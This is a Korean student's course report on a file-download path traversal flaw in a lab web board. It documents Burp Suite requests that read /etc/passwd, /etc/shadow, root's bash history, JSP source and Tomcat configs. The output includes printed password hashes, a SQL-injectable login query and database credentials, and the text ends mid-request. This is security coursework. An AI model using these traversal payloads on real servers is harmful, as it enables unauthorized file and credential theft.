

□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

File Download

2025년 4월 29일

학번 : 32230324

이름 : 김가람

과정 설명

File Download 취약점을 이용하는 공격이란 공격자가 파일 다운로드 기능을 이용해 웹 사이트에 포함된 주요 파일을 다운로드 할 수 있는 취약점임.

예를 들어,

http://shanky.co.kr:38080/infosec/board/fileDown2.jsp?server_file_name=test&user_file_name=test 와 같이 URL로 파일 다운로드 기능을 제공하고 있는 경우, 공격자가 이를 조작하여 주요 파일을 다운로드 받을 수 있음. 이때 공격자는 URL에 파일 경로를 넣는 방식으로 조작하는데, 경로의 종류로는 절대 경로와 상대 경로가 있음. 절대 경로는 root를 기준으로, 상대 경로는 현재 파일 위치를 기준으로 함. '/'는 root, './'은 현재 위치, '../'는 상위 경로를 의미하는데, '../..../..../etc/passwd'와 같이 '../'을 여러 번 사용하면 서버의 중요한 시스템 파일에 접근할 수 있게 됨.

Step 1. File Download가 가능한 취약한 페이지 찾기

1-1. 게시물 등록 (첨부파일 포함)

: 게시판에서 파일을 다운로드 받을 수 있으므로 File Download가 가능한 취약한 페이지일 것으로 추정하여 첨부파일을 포함한 게시물을 등록함



[메인](#) [게시판](#) [정보수집](#) [로그아웃](#)

로그인 안하고 보이는 텍스트
1

internet님이 로그인 하셨습니다.


로그인 안하고 보이는 텍스트
2

[메인](#) [게시판](#) [정보수집](#) [로그아웃](#)

☒ 제목 ☐ 작성자 ☐ 내용

날짜 : 20160101 ~ 20161231

게시판 목록

번호	카테고리	제목	첨부파일	작성자	등록 일시	조회수
3588	Free	f	-	ssks	2025-05-02	1
3587	Free	DOWN	down	asdf111	2025-04-29	35
3586	Free	.	down	poiui	2025-04-29	4
3584	Free	.	down	asdf	2025-04-29	18
3583	Free	asdf	down	asdfsdf1234	2025-04-29	33
3581	Free	asdf	-	asdfsdf1234	2025-04-29	13
3580	Free	qwewqewqew	-	qwer	2025-04-29	32
3579	Free	hi	down	seo	2025-04-29	16

Step 2. 중요한 파일 다운로드

2-1. 다운로드를 위한 준비

: 다운로드한 파일의 내용을 한눈에 보기 쉽게 하기 위해 파일 다운로드 페이지를 "우클릭" 후 "Send to Repeater"를 눌러 Repeater로 보냄. 이후 Repeater에서 "우클릭" 후 "Change request method"를 누름.

The image shows two screenshots from a web browser and a Repeater tool. The top screenshot shows a file download page with a context menu open, highlighting 'Send to Repeater'. The bottom screenshot shows the Repeater tool with the request details and a context menu open, highlighting 'Change request method'.

Request Details:

```
1 GET /infosec/board/fileDown2.jsp?server_file_name=otter3.jpg HTTP/1.1
2 Host: shanky.co.kr:38080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://shanky.co.kr:38080/infosec/board/boardView.jsp?num=35
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65; JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65
10 Connection: keep-alive
```

Context Menu Options:

- Send to Repeater (Ctrl+R)
- Change request method

2-2. 사용자 계정 정보

: 사용자 계정 정보를 저장하는 파일의 경로는 /etc/passwd로 다음과 같은 형식으로 구성되어 있음

사용자명:패스워드:UID:GID:사용자 정보:홈 디렉토리:로그인 셸


ex) root:x:0:0:root:/root:/bin/bash

'../..../etc/passwd'와 같이 상위 디렉터리를 뜻하는 '../'을 여러 번 사용하면 서버의 중요한 시스템 파일에 접근할 수 있게 됨

따라서 server_file_name=../..../etc/passwd&user_file_name=passwd와 같이 입력 후 send를 하면 Response 창에서 사용자 계정 정보를 확인할 수 있음

이때, user_file_name이라는 파라미터는 파일명에만 영향을 끼치므로 아무 값이나 설정해도 상관없음

파일의 첫번째 줄의 root 계정 정보를 보면 bash 셸을 사용 중이고, 이후 모드 nologin 상태이다가 마지막 줄의 shanks 계정에서 bash 셸을 사용 중인 것으로 보아 시스템에 계정이 2개 있는 것을 알 수 있음



Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Description: JSP Generated Data
4 Content-Disposition: attachment; filename="passwd"
5 Content-Type: application/octet-stream; charset=utf-8
6 Content-Length: 1625
7 Date: Sun, 04 May 2025 12:26:01 GMT
8
9 root:x:0:0:root:/root:/bin/bash
10 bin:x:1:1:bin:/bin:/sbin/nologin
11 daemon:x:2:2:daemon:/sbin:/sbin/nologin
12 adm:x:3:4:adm:/var/adm:/sbin/nologin
13 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
14 sync:x:5:0:sync:/sbin:/bin/sync
15 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
16 halt:x:7:0:halt:/sbin:/sbin/halt
17 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
18 uuop:x:10:14:uuop:/var/spool/uuop:/sbin/nologin
19 operator:x:11:0:operator:/root:/sbin/nologin
20 games:x:12:100:games:/usr/games:/sbin/nologin
21 gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
22 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
23 nobody:x:99:99:Nobody:/:/sbin/nologin
24 dbus:x:81:81:System message bus:/:/sbin/nologin
25 usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
26 vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
27 rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
28 rtkit:x:499:497:RealtimeKit:/proc:/sbin/nologin
29 avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
30 abrt:x:173:173:/:/etc/abrt:/sbin/nologin
31 rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
32 nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
33 haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
34 gdm:x:42:42:/:/var/lib/gdm:/sbin/nologin
35 ntp:x:38:38:/:/etc/ntp:/sbin/nologin
36 apache:x:48:48:Apache:/var/www:/sbin/nologin
37 saslauthd:x:498:76:"Saslauthd user":/var/empty/saslauthd:/sbin/nologin
38 postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
39 pulse:x:497:496:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
40 sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
41 tepdump:x:72:72:/:/sbin/nologin
42 shanks:x:500:500:shanks:/home/shanks:/bin/bash
43
```

2-3. 사용자 패스워드

:/etc/shadow는 사용자 패스워드를 해시 값으로 저장한 파일로 루트 사용자만 접근할 수 있으며 다음과 같은 형식으로 구성되어 있음.

사용자명:해시 알고리즘 종류:암호 해시 값:비밀번호 변경일, 최소/최대 변경 주기 등의 정보
ram:\$6\$asdfjeodjwk4jkfkds\$djowj392kdjsInc....:19000:0:99999:7:::

따라서 server_file_name=../../../../../etc/shadow&user_file_name=shadow와 같이 입력 후 send를 하면 Response 창에서 해시 처리된 사용자 패스워드들을 확인할 수 있음.

루트 사용자만 접근할 수 있는 파일인데 다운로드에 성공하고, 파일에서 root의 패스워드가 해시 처리되어 있는 것으로 보아 해당 사이트는 root 권한으로 돌아간다는 것을 알 수 있음

Request


Pretty Raw Hex



```
1 POST /infosec/board/fileDown2.jsp HTTP/1.1
2 Host: shanky.co.kr:39080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/136.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://shanky.co.kr:39080/infosec/board/boardView.jsp?num=3589
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65; JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65
10 Connection: keep-alive
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 73
13
14 server_file_name=../../../../../../../../etc/shadow&user_file_name=shadow
```

Response

Pretty Raw Hex Render



```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Description: JSP Generated Data
4 Content-Disposition: attachment; filename="shadow"
5 Content-Type: application/octet-stream; charset=utf-8
6 Content-Length: 1041
7 Date: Sun, 04 May 2025 12:29:03 GMT
8
9 root:$6$A0V6320kotIDnbgo$QB0WHmx//SY3hSnos3EdfnYy.dReWlPHxGm68Uef1o/BdZ06quRlRto4xskKyUjkr7Agjn5FGZl90Qwu
  uVHko0:16397:0:99999:7:::
10 bin:*:15980:0:99999:7:::
11 daemon:*:15980:0:99999:7:::
12 adm:*:15980:0:99999:7:::
13 lp:*:15980:0:99999:7:::
14 sync:*:15980:0:99999:7:::
15 shut down:*:15980:0:99999:7:::
16 halt:*:15980:0:99999:7:::
17 mail:*:15980:0:99999:7:::
18 uucp:*:15980:0:99999:7:::
19 operator:*:15980:0:99999:7:::
20 games:*:15980:0:99999:7:::
21 gopher:*:15980:0:99999:7:::
22 ftp:*:15980:0:99999:7:::
23 nobody:*:15980:0:99999:7:::
24 dbus:!!:16397:!!!!:
25 usbmuxd:!!:16397:!!!!:
26 vosa:!!:16397:!!!!:
27 rpo:!!:16397:0:99999:7:::
28 rtkit:!!:16397:!!!!:
29 avahi-autoipd:!!:16397:!!!!:
30 abrt:!!:16397:!!!!:
31 rpouser:!!:16397:!!!!:
32 nfsnobody:!!:16397:!!!!:
33 haldaemon:!!:16397:!!!!:
34 gdm:!!:16397:!!!!:
35 ntp:!!:16397:!!!!:
36 apache:!!:16397:!!!!:
37 saslauth:!!:16397:!!!!:
38 postfix:!!:16397:!!!!:
39 pulse:!!:16397:!!!!:
40 sshd:!!:16397:!!!!:
41 topdump:!!:16397:!!!!:
42 shanks:$6$VHbUHD/dzNP0auuY$K5WdtLlB6LZgIM.ogaPH8LG0qWbix48bVUNUqfAemWlQe8dxoCooDSxQl0xsZAAuy9UAE5ga9m1ga
  PSyY/N//:16397:0:99999:7:::
```


Step 3. 리눅스 웹 서버 사용자 쉘 히스토리 보기

: 각 사용자 계정의 bash 쉘 명령 기록은 ~/.bash_history 파일에 저장됨. 이는 사용자 홈 디렉토리 아래에 위치하므로 정확한 경로는 /home/<사용자명>/.bash_history임. 하지만 루트 계정의 경우 홈 디렉토리가 /root이므로 /root/.bash_history에 위치함.

따라서 server_file_name=../../../../../../../../root/.bash_history&user_file_name=bash_history와 같이 입력 후 send를 하면 Response 창에서 root 계정의 bash 쉘 명령 기록을 확인할 수 있음. 파일에서 cd /usr/local/server/tomcat/logs/을 볼 수 있는데 이는 Tomcat 웹 애플리케이션 서버의 로그 디렉터리로 이동하는 명령으로 Apache Tomcat이 사용 중이라는 것을 알 수 있음. 이때, Tomcat이란 Java 기반 웹 애플리케이션 서버로 Servlet, JSP 같은 Java 웹 기술을 실행할 수 있도록 지원하는 서버임.

Request

```
Pretty Raw Hex
1 POST /infosec/board/fileDown2.jsp HTTP/1.1
2 Host: shanky.oo.kr:38080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/136.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://shanky.oo.kr:38080/infosec/board/board/view.jsp?num=3589
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65; JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65
10 Connection: keep-alive
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 90
13
14 server_file_name=../../../../../../../../root/.bash_history&user_file_name=bash_history
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Description: JSP Generated Data
4 Content-Disposition: attachment; filename="bash_history"
5 Content-Type: application/octet-stream; charset=utf-8
6 Content-Length: 14782
7 Date: Sun, 04 May 2025 12:30:56 GMT
8
9 ls
10 ../catalina.sh version
11 cd /usr/local/server/tomcat/logs/
12 ls
13 tail -f catalina.out
14 cd /usr/local/server/tomcat/logs/
15 tail -f catalina.out
16 cd /
17 cd /usr/local/server/tomcat/conf/
18 ls
19 ../bin/
20 ls
21 cd ..
22 ls
23 cd bin/
```


Step 4. login프로세스.jsp 파일

4-1. 로그인 하기

: 로그인 창에서 ID, PW를 입력하여 로그인하는 과정을 BurpSuite로 살펴보면 /login21.jsp에서 수집된 ID, PW가 /loginProcess21.jsp에 전달되어 인증이 처리됨을 볼 수 있음


290	http://shanky.co.kr:38080	GET	/infosec/login/login21.jsp	200	1865	HTML	jsp	
291	https://safebrowsing.google.co...	POST	/safebrowsing/clientreport/realtime	✓	200	368	app	
292	http://shanky.co.kr:38080	POST	/infosec/login/loginProcess21.jsp	✓	200	330	HTML	jsp

4-2. loginProcess21.jsp 파일 다운로드


: loginProcess21.jsp 파일의 경로는 Step 3에서 알아낸 Tomcat 경로 /usr/local/server/tomcat/와 Tomcat 기본 폴더 구조를 참고해보면 ../../../../usr/local/server/tomcat/webapps/infosec/login/loginProcess21.jsp임을 알 수 있음

따라서 ../../../../usr/local/server/tomcat/webapps/infosec/login/loginProcess21.jsp를 경로로 입력하여 send함

Tomcat 기본 폴더 구조



Tomcat 웹 어플리케이션 폴더 구조



Request

```
1 POST /infosec/board/fileDown2.jsp HTTP/1.1
2 Host: shanky.co.kr:38080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://shanky.co.kr:38080/infosec/board/boardView.jsp?num=3589
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: JSESSIONID=B9357C5DEAB030A909FA3E0164F57F65; JSESSIONID=B9357C5DEAB030A909FA3E0164F57F65
10 Connection: keep-alive
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 139
13
14 server_file_name=
../../../../usr/local/server/tomcat/webapps/infosec/login/loginProcess21.jsp&
user_file_name=loginProcess
```

4-3. 파일 내용 확인

- import / include

: Step 4-2에 대한 response를 편집기로 옮겨 확인해보면 java.sql, java.security 등을 import하고 있는 것과 ../enc.jsp를 include하고 있는 것을 볼 수 있음.

```
1 <%@ page language="java" contentType = "text/html; charset=utf-8" pageEncoding="utf-8"%>
2 <%@ page import = "java.sql.*"%>
3 <%@ page import = "javax.sql.*" %>
4 <%@ page import = "javax.naming.*" %>
5 <%@ page import="java.security.*" %>
6 <%@ include file="../enc.jsp" %>
7 <%
8 // SMT SQL LOGIN - 식별, 인증 별도 & 주석
9 String rid=request.getParameter("id")\.
```

- jdbc/shanks123

: SQL 쿼리가 어떻게 작동되는지를 확인해보면 jdbc/shanks123이라는 형태로 작동되고 있음. 이때, JDBC란 자바에서 데이터베이스에 연결하고 SQL을 실행하기 위한 표준 인터페이스로 클라이언트 역할을 해줌.

```
9 ResultSet rs = null;
10
11 try{
12     Context init = new InitialContext();
13     DataSource ds = (DataSource)init.lookup("java:comp/env/jdbc/shanks123");
14     conn = ds.getConnection();
15
16
17 //CASE1 passwd 우회 가능
18 String sql = "SELECT * FROM LHSMEMBER3 WHERE ID = '"+rid+"' and PW = '"+encpasswd+"'";
19
20 }
```

- ID/PW

: 그 외 ID나 PW 정보도 얻을 수 있는지 찾아보았지만 ID, PW 모두 rdi, rpass 형태로 받아와 넣고 있어 알 수 있는 정보가 없음. 따라서 jdbc 파일을 살펴봐야함.

```
1 // SMT SQL LOGIN - 식별, 인증 별도 & 주석
2 String rid=request.getParameter("id");
3 String rpass=request.getParameter("passwd");
4
5
6 //CASE1 passwd 우회 가능
7 String sql = "SELECT * FROM LHSMEMBER3 WHERE ID = '"+rid+"' and PW = '"+encpasswd+"'";
8
9
10 //CASE2 passwd 우회 불가
11 /*
12 String sql = "SELECT * FROM LHSMEMBER3 \n";
13 sql += "WHERE ID='"+rid+"' \n";
14 sql += "AND PW='"+encpasswd+"'";
15
16
17
18 StringBuilder sql = new StringBuilder();
19 sql.append ("SELECT * FROM LHSMEMBER3 ");
20 sql.append ("WHERE ID='"+rid+"' \n");
21 sql.append ("      AND PW='"+encpasswd+"'");
22 */
23
```

Step 5. jdbc 파일

: Tomcat에서 DB 연결을 할 때는 JDBC를 설정함. 이 JDBC 설정 파일은 아래와 같이 여러 위치에 있는데, 우선순위와 용도가 조금씩 다름.

1. server.xml
2. \$CATALINA_HOME/conf/context.xml
3. /META-INF/context.xml
4. \$CATALINA_HOME/conf/[enginename]/[hostname]/context.xml.default

5-1. server.xml

: 전체 Tomcat 서버 설정을 담당함.

../usr/local/server/tomcat/conf/server.xml을 경로로 입력하여 파일 내용을 확인해보면 모두 주석 처리가 되어 있고 DB 정보는 없음.

```
Request
Pretty Raw Hex
1 POST /infosec/board/fileDown2.jsp HTTP/1.1
2 Host: shanky.co.kr:38080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://shanky.co.kr:38080/infosec/board/boardView.jsp?num=3589
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: JSESSIONID=B9357C50EA8030A9D9FA3E0164F57F65; JSESSIONID=B9357C50EA8030A9D9FA3E0164F57F65
10 Connection: keep-alive
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 108
13
14 server_file_name=../../../../../../../../usr/local/server/tomcat/conf/server.xml&user_file_name=server

Response
Pretty Raw Hex Render
53 <!-- The database can be updated and saved -->
54 <!-- User database that can be updated and saved -->
55 <!-- factory="org.apache.catalina.users.MemoryUserDatabaseFactory" -->
56 <!-- pathname="conf/tomcat-users.xml" -->
57 -->
58 </GlobalNamingResources>
59
60
61
62 <!-- A "Service" is a collection of one or more "Connectors" that share
63 a single "Container" Note: A "Service" is not itself a "Container",
64 so you may not define subcomponents such as "Valves" at this level.
65 Documentation at /docs/config/service.html
66 -->
67 <Service name="Catalina">
68
69 <!-- The connectors can use a shared executor, you can define one or more named thread pools -->
70 <!--
71 <Executor name="tomcatThreadPool" namePrefix="catalina-exec-"
72 maxThreads="150" minSpareThreads="4"/>
73 -->
74
75 <!-- A "Connector" represents an endpoint by which requests are received
76 and responses are returned. Documentation at :
77 Java HTTP Connector: /docs/config/http.html (blocking & non-blocking)
78 Java AJP Connector: /docs/config/ajp.html
79 APR (HTTP/AJP) Connector: /docs/apr.html
80 Define a non-SSL HTTP/1.1 Connector on port 8080
81 -->
82
```

5-2. \$CATALINA_HOME/conf/context.xml

: Tomcat 전체 공통으로 적용되는 기본 context 설정으로 이곳에 리소스를 설정하면 모든 웹앱에서 공유됨.

../usr/local/server/tomcat/conf/context.xml을 경로로 입력하여 파일 내용을 확인해보면 모두 주석 처리가 되어 있고 DB 정보는 없음.

Request

Pretty Raw Hex

```
1 POST /infosec/board/fileDown2.jsp HTTP/1.1
2 Host: shanky.co.kr:38080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/136.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://shanky.co.kr:38080/infosec/board/boardView.jsp?num=3589
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65; JSESSIONID=B9357C5DEAB030A9D9FA3E0164F57F65
10 Connection: keep-alive
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 110
13
14 server_file_name=../../../../../../../../usr/local/server/tomcat/conf/context.xml&user_file_name=
  context
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Description: JSP Generated Data
4 Content-Disposition: attachment; filename="context"
5 Content-Type: application/octet-stream; charset=utf-8
6 Content-Length: 1512
7 Date: Sun, 04 May 2025 12:48:26 GMT
8
9 <?xml version='1.0' encoding='utf-8'?>
10 <!--
11 Licensed to the Apache Software Foundation (ASF) under one or more
12 contributor license agreements. See the NOTICE file distributed with
13 this work for additional information regarding copyright ownership.
14 The ASF licenses this file to You under the Apache License, Version 2.0
15 (the "License"); you may not use this file except in compliance with
16 the License. You may obtain a copy of the License at
17
18 http://www.apache.org/licenses/LICENSE-2.0
19
20 Unless required by applicable law or agreed to in writing, software
21 distributed under the License is distributed on an "AS IS" BASIS,
22 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
23 See the License for the specific language governing permissions and
24 limitations under the License.
25 -->
26 <!-- The contents of this file will be loaded for each web application -->
27 <Context reloadable="true">
28
29
30 <!-- Default set of monitored resources -->
31 <WatchedResource>WEB-INF/web.xml</WatchedResource>
32
33 <!-- Uncomment this to disable session persistence across Tomcat restarts -->
34 <!--
35 <Manager pathname="" />
36 -->
37
38 <!-- Uncomment this to enable Comet connection tacking (provides events
39 on session expiration as well as webapp lifecycle) -->
40 <!--
41 <Valve className="org.apache.catalina.valves.CometConnectionManagerValve" />
42 -->
43
44 <!--ResourceLink global="jdbc/shanky123" name="jdbc/shanky123" type="javax.sql.DataSource"/-->
45
46
```

5-3. /META-INF/context.xml

: 웹 애플리케이션 전용 설정으로 가장 안전하고 관리하기 쉬운 방식임.

../..../usr/local/server/tomcat/webapps/infosec/META-INF/context.xml을 경로로 입력하여 파일 내용을 확인해보면 아래 사진과 같이 DB 정보가 담겨있는 부분을 볼 수 있음. 따라서 Username은 INFOSEC, Password는 PEAK, Prot는 1521, DB명은 ORCL임을 알 수 있음.



```
Request
Pretty Raw Hex
1 POST /infosec/board/fileDown2.jsp HTTP/1.1
2 Host: shanky.co.kr:8080
3 Upgrade-Insecure-Requests: 1
